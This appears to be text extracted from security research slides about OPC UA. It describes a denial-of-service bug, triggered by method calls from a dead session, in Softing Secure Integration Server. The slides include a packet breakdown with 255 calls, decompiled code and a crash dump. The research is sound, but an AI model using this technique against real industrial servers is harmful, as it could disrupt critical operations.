
The bottom pane shows the details of the selected packet (No. 51). The tree view is expanded to show the following structure:

- Security Token Id: 1
- Security Sequence Number: 5
- Security RequestId: 6
- OpCua Service : Encodeable Object
  - TypeId : ExpandedNodeId
  - CallRequest
    - RequestHeader: RequestHeader
    - MethodsToCall: Array of CallMethodRequest
      - ArraySize: 255
      - [0]: CallMethodRequest
      - [1]: CallMethodRequest
      - [2]: CallMethodRequest
      - [3]: CallMethodRequest
      - [4]: CallMethodRequest
      - [5]: CallMethodRequest
      - [6]: CallMethodRequest
      - [7]: CallMethodRequest
      - [8]: CallMethodRequest
      - [9]: CallMethodRequest
      - [10]: CallMethodRequest
      - [11]: CallMethodRequest
      - [12]: CallMethodRequest


# Denial of Service - Method Calling From Dead Session




# Denial of Service - Method Calling From Dead Session




# Denial of Service - Method Calling From Dead Session



# Denial of Service - Method Calling From Dead Session



# Denial of Service - Method Calling From Dead Session



# Denial of Service - Method Calling From Dead Session

## Softing Secure Integration Server

### MSG

Call Method 1  
Call Method 2

...

**Call Method n**

```
OTServerMethodCallRequest::setInputReturns_API((int)a3, 1, &src);  
OTServerDataTransaction::getSession(  
    (OTServerDataTransaction *)&OTServerDataTransaction,  
    OTServerMethodCallTransaction);
```

# Denial of Service - Method Calling From Dead Session

## Softing Secure Integration Server

### MSG

Call Method 1  
Call Method 2

...

**Call Method n**

```
OTServerMethodCallRequest::setInputReturns_API((int)a3, 1, &src);  
OTServerDataTransaction::getSession(  
    (OTServerDataTransaction *)&OTServerDataTransaction,  
    OTServerMethodCallTransaction);
```

(d24.1740): **Access violation - code c0000005 (first chance)**

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

ntdll!RtlEnterCriticalSection+0xd:

00007ff9`1529faad f00fba710800 lock btr dword ptr [rcx+8],0 ds:00000000`00000028=????????


# Vulnerabilities and Exploits

## RCE - Servers

